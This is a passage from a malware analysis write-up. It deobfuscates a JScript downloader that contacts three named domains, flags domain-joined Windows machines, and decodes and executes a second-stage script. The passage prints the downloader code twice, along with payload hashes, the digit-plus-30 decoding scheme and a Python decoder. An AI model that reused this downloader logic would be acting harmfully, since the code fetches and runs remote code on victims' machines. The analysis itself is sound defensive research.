    if (WScript.CreateObject(("W") + ("Scr") + ("ipt.") + ("She") + ("ll")).ExpandEnvironmentStrings(("%USE") + ("RD") + ("NS") + ("DO") + ("MA") + ("IN%")) != ("%USE") + ("RD") + ("NS") +
 ("DO") + ("MA") + ("IN%"))  {
        Z = Z + "4173581";
    }

    try {
        F.open(("G") + ("ET"), ("ht") + ("tps:") + ("//") + j[X] + ("/te") + ("st.p") + ("hp") + "?cmqqvfpugxfsfhz=" + Z, false);
        F.send();
    } catch(e) {
        return false;
    }

    if (F.status ==  = 200)  {
        var v = F.responseText;
        if ((v.indexOf("@" + Z+"@", 0)) ==  - 1)  {
            WScript.sleep(23232);
        } else {
            v = v.replace("@" + Z+"@", "");
            var c = v.replace(/(\d{2})/g, function (r) {
                return String.fromCharCode(parseInt(r, 10) + 30);
            }

            );
            can7[3](c)();
            WScript.Quit();
        }

    } else {
        WScript.sleep(12345);
    }

    X++;
}
```

Fig 9. Pretty printed deobfuscated code

This script is a downloader script, attempting to initiate a download from 3 domains.

- www[.]labbunnies[.]eu
- www[.]lenovob2bportal[.]com
- www[.]lakelandartassociation[.]org

The HTTPS requests have a random component and can convey a small piece of information: if the request ends with “4173581”, then the request originates from a Windows machine that is a domain member (the script determines this by checking for the presence of environment variable %USERDNSDOMAIN%).

The following is an example of a URL:
hxxps://www[.]labbunnies[.]eu/test[.]php?cmqqvfpugxfsfhz=71941221366466524173581


If the download fails (i.e., HTTP status code different from 200), the script sleeps for 12 seconds (12345 milliseconds to be precise) before trying the next domain. When the download succeeds, the next stage is decoded and executed as (another) JavaScript script. Different methods were attempted to download the payload (with varying URLs), but all methods were unsuccessful. Most of the time a TCP/TLS connection couldn’t be established to the server. The times an HTTP reply was received, the body was empty (content-length 0). Although we couldn’t download the payload from the malicious servers, we were able to retrieve it from VirusTotal.

Stage 2 – Payload

We were able to find a payload that we believe, with high confidence, to be the original stage 2. With high confidence, it was determined that this is indeed the payload that was served to the infected machine, more information on how this was determined can be found in the following sections. The payload, originally uploaded from Germany, can be found here: https://www.virustotal.com/gui/file/f8857afd249818613161b3642f22c77712cc29f30a6993ab68351af05ae14c0f


MD5: ae8e4c816e004263d4b1211297f8ba67
SHA-256: f8857afd249818613161b3642f22c77712cc29f30a6993ab68351af05ae14c0f
File Size: 1012.97 KB

The payload consists of digits. To decode it, take 2 digits, add 30, convert to an ASCII character, and repeat this till the end of the payload. This deobfuscation algorithm was deduced from the previous script, in the last step:



```
user@ubuntu:~/Downloads$ cat f8857afd249818613161b3642f22c77712cc29f30a6993ab68351af05ae14c0f
HTTP/2 200
server: nginx
date: Tue, 17 May 2022 11:33:55 GMT
content-type: application/octet-stream
content-length: 1036939
accept-ranges: bytes
content-disposition: attachment; filename=83290986999722234173581
content-security-policy: upgrade-insecure-requests
x-powered-by: NIMHOST
x-served-by: 65aae2274db06fbb3fd480d743c28dda

8867840277827675678673818268310991708767858388868383889183837272727283888688283838383888891838383838383838383838383838383838383838383838
3838888828383888871897268678871888868918885697084896882888991696970848987917582758581868488818881847572758181847589757084887586758975
7175717572819184887584758784888184818775718488758575718488919191728786848875707572759175878471887088708867849183838383888887889187838
8916988898885838383838383838388887183887184868868888988848484888889758383878488918388889183886888898683838983838886838383676975688888
8983838888848388889183838889838388918383838383887088889183888891838886889181888783868383838888483888889838383898388888983838383888983838
3838288889188886883838385888891888875828891838383838383838383838383838383838369888891888891888887838383838383838383838383838383838383
8888697588889188888982838383838383838383838383888870918588889188888582838383838383838383838383838383838384718191758781828191838367 9
1898783838983838889758383889183838383838383838875838788758884717591758981917589838391828491889183888683838884758891838889678383838 3
838383838388891837588698884718184759175898191758983887069888683837588889183888891838391888891838383838383838888918386889188884717584 8
1868186838388886888888683838188889183838383838383838383838383838282837588698884717587759175898191758983888683838382888891838888884838391
9188918383838383838383888891838688918888471758575917589819175898388758288918383858888918388888758383917588918383838383838383888891836 8
8698884719186878487918383888884698383888867888891838888848383916988918383838383838388889183868869888471819175698186838383828383888 8
6888889183888884838391718891838383838383838388889183868869888471818475877569757275868388918888878383698888918388887583838788889183838
3838383838388889183868891848383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383
8383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838
3838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383838383
8383838383838282867169896969818891849188888188688875687182718989868388828669918969698682706891847583838888827068758383888887818775878 68
2867169898882689191849184918287698881878184826889878869818868887568828770848171878182867167888898689727268718889838382858987886981886 8
```

Fig 10. Stage 2 acquired from VirusTotal




```
j = ["www.labbunnies.eu", "www.lenovob2bportal.com", "www.lakelandartassociation.org"];
X = 0;
while (X < 3)  {
    F = WScript.CreateObject(("MS") + ("XM") + ("L2.Se") + ("rv") + ("erX") + ("MLH") + ("TTP"));
    Z = Math.random().toString()[("su") + ("bs") + ("tr")](2, 98 + 2);
    if (WScript.CreateObject(("W") + ("Scr") + ("ipt.") + ("She") + ("ll")).ExpandEnvironmentStrings(("%USE") + ("RD") + ("NS") + ("DO") + ("MA") + ("IN%")) != ("%USE") + ("RD") + ("NS") +
 ("DO") + ("MA") + ("IN%"))  {
        Z = Z + "4173581";
    }

    try {
        F.open(("G") + ("ET"), ("ht") + ("tps:") + ("//") + j[X] + ("/te") + ("st.p") + ("hp") + "?cmqqvfpugxfsfhz=" + Z, false);
        F.send();
    } catch(e) {
        return false;
    }

    if (F.status ==  = 200)  {
        var v = F.responseText;
        if ((v.indexOf("@" + Z+"@", 0)) ==  - 1)  {
            WScript.sleep(23232);
        } else {
            v = v.replace("@" + Z+"@", "");
            var c = v.replace(/(\d{2})/g, function (r) {
                return String.fromCharCode(parseInt(r, 10) + 30);
            }

            );
            can7[3](c)();
            WScript.Quit();
        }

    } else {
        WScript.sleep(12345);
    }

    X++;
}
```

Fig 11. Deobfuscation algorithm for stage 2

As an example, we’ll decode the first characters of the strings in detail: 88678402


1. 88 –> 88+30 = 118



```
user@ubuntu:~/Downloads$ ascii -d
    0 NUL    16 DLE    32        48 0    64 @    80 P    96 `   112 p
    1 SOH    17 DC1    33 !      49 1    65 A    81 Q    97 a   113 q
    2 STX    18 DC2    34 "      50 2    66 B    82 R    98 b   114 r
    3 ETX    19 DC3    35 #      51 3    67 C    83 S    99 c   115 s
    4 EOT    20 DC4    36 $      52 4    68 D    84 T   100 d   116 t
    5 ENQ    21 NAK    37 %      53 5    69 E    85 U   101 e   117 u
    6 ACK    22 SYN    38 &      54 6    70 F    86 V   102 f   118 v
    7 BEL    23 ETB    39 '      55 7    71 G    87 W   103 g   119 w
    8 BS     24 CAN    40 (      56 8    72 H    88 X   104 h   120 x
    9 HT     25 EM     41 )      57 9    73 I    89 Y   105 i   121 y
   10 LF     26 SUB    42 *      58 :    74 J    90 Z   106 j   122 z
   11 VT     27 ESC    43 +      59 ;    75 K    91 [   107 k   123 {
   12 FF     28 FS     44 ,      60 <    76 L    92 \   108 l   124 |
   13 CR     29 GS     45 -      61 =    77 M    93 ]   109 m   125 }
   14 SO     30 RS     46 .      62 >    78 N    94 ^   110 n   126 ~
   15 SI     31 US     47 /      63 ?    79 O    95 _   111 o   127 DEL
```

Fig 12. ASCII value 118 equals the letter v


1. 67 –> 67 + 30 = 97



```
user@ubuntu:~/Downloads$ ascii -d
    0 NUL    16 DLE    32      48 0    64 @    80 P    96 `   112 p
    1 SOH    17 DC1    33 !    49 1    65 A    81 Q    97 a   113 q
    2 STX    18 DC2    34 "    50 2    66 B    82 R    98 b   114 r
    3 ETX    19 DC3    35 #    51 3    67 C    83 S    99 c   115 s
    4 EOT    20 DC4    36 $    52 4    68 D    84 T   100 d   116 t
    5 ENQ    21 NAK    37 %    53 5    69 E    85 U   101 e   117 u
    6 ACK    22 SYN    38 &    54 6    70 F    86 V   102 f   118 v
    7 BEL    23 ETB    39 '    55 7    71 G    87 W   103 g   119 w
    8 BS     24 CAN    40 (    56 8    72 H    88 X   104 h   120 x
    9 HT     25 EM     41 )    57 9    73 I    89 Y   105 i   121 y
   10 LF     26 SUB    42 *    58 :    74 J    90 Z   106 j   122 z
   11 VT     27 ESC    43 +    59 ;    75 K    91 [   107 k   123 {
   12 FF     28 FS     44 ,    60 <    76 L    92 \   108 l   124 |
   13 CR     29 GS     45 -    61 =    77 M    93 ]   109 m   125 }
   14 SO     30 RS     46 .    62 >    78 N    94 ^   110 n   126 ~
   15 SI     31 US     47 /    63 ?    79 O    95 _   111 o   127 DEL
```

Fig 13. ASCII value 97 equals the letter a


1. 84 –> 84 + 30 = 114



```
user@ubuntu:~/Downloads$ ascii -d
    0 NUL    16 DLE    32      48 0    64 @    80 P    96 `   112 p
    1 SOH    17 DC1    33 !    49 1    65 A    81 Q    97 a   113 q
    2 STX    18 DC2    34 "    50 2    66 B    82 R    98 b   114 r
    3 ETX    19 DC3    35 #    51 3    67 C    83 S    99 c   115 s
    4 EOT    20 DC4    36 $    52 4    68 D    84 T   100 d   116 t
    5 ENQ    21 NAK    37 %    53 5    69 E    85 U   101 e   117 u
    6 ACK    22 SYN    38 &    54 6    70 F    86 V   102 f   118 v
    7 BEL    23 ETB    39 '    55 7    71 G    87 W   103 g   119 w
    8 BS     24 CAN    40 (    56 8    72 H    88 X   104 h   120 x
    9 HT     25 EM     41 )    57 9    73 I    89 Y   105 i   121 y
   10 LF     26 SUB    42 *    58 :    74 J    90 Z   106 j   122 z
   11 VT     27 ESC    43 +    59 ;    75 K    91 [   107 k   123 {
   12 FF     28 FS     44 ,    60 <    76 L    92 \   108 l   124 |
   13 CR     29 GS     45 -    61 =    77 M    93 ]   109 m   125 }
   14 SO     30 RS     46 .    62 >    78 N    94 ^   110 n   126 ~
   15 SI     31 US     47 /    63 ?    79 O    95 _   111 o   127 DEL
```

Fig 14. ASCII value 114 equals the letter r

1. 02 –> 02+30 = 32




```
user@ubuntu:~/Downloads$ ascii -d
    0 NUL    16 DLE    32        48 0    64 @    80 P    96 `   112 p
    1 SOH    17 DC1    33 !    49 1    65 A    81 Q    97 a   113 q
    2 STX    18 DC2    34 "    50 2    66 B    82 R    98 b   114 r
    3 ETX    19 DC3    35 #    51 3    67 C    83 S    99 c   115 s
    4 EOT    20 DC4    36 $    52 4    68 D    84 T   100 d   116 t
    5 ENQ    21 NAK    37 %    53 5    69 E    85 U   101 e   117 u
    6 ACK    22 SYN    38 &    54 6    70 F    86 V   102 f   118 v
    7 BEL    23 ETB    39 '    55 7    71 G    87 W   103 g   119 w
    8 BS     24 CAN    40 (    56 8    72 H    88 X   104 h   120 x
    9 HT     25 EM     41 )    57 9    73 I    89 Y   105 i   121 y
   10 LF     26 SUB    42 *    58 :    74 J    90 Z   106 j   122 z
   11 VT     27 ESC    43 +    59 ;    75 K    91 [   107 k   123 {
   12 FF     28 FS     44 ,    60 <    76 L    92 \   108 l   124 |
   13 CR     29 GS     45 -    61 =    77 M    93 ]   109 m   125 }
   14 SO     30 RS     46 .    62 >    78 N    94 ^   110 n   126 ~
   15 SI     31 US     47 /    63 ?    79 O    95 _   111 o   127 DEL
```

Fig 15. ASCII value 32 equals the symbol "space"

This results in: "var ", which indicates the declaration of a variable in JavaScript. This means we have yet another JavaScript script to analyze.


To decode the entire string a bit faster we can use a small Python script, which will automate the process for us:



```
import re

payload="8867840277827675678673818268310991708767858388868383
9697084898791758275858186848881888184757275818184758975708488
8916988898885838383838383838388887183887184868868888988848484
8918188878386838383888483888889838383898388888983838383888983
8889188888982838383838383838383838383888870918588889188888582
9838391828491"
two_character_list = re.findall('..',payload)
decoded_string=""

for i in two_character_list:
    decoded_string+=chr(int(i)+30)
```

Fig 16. Proof of concept Python script to display how the algorithm functions

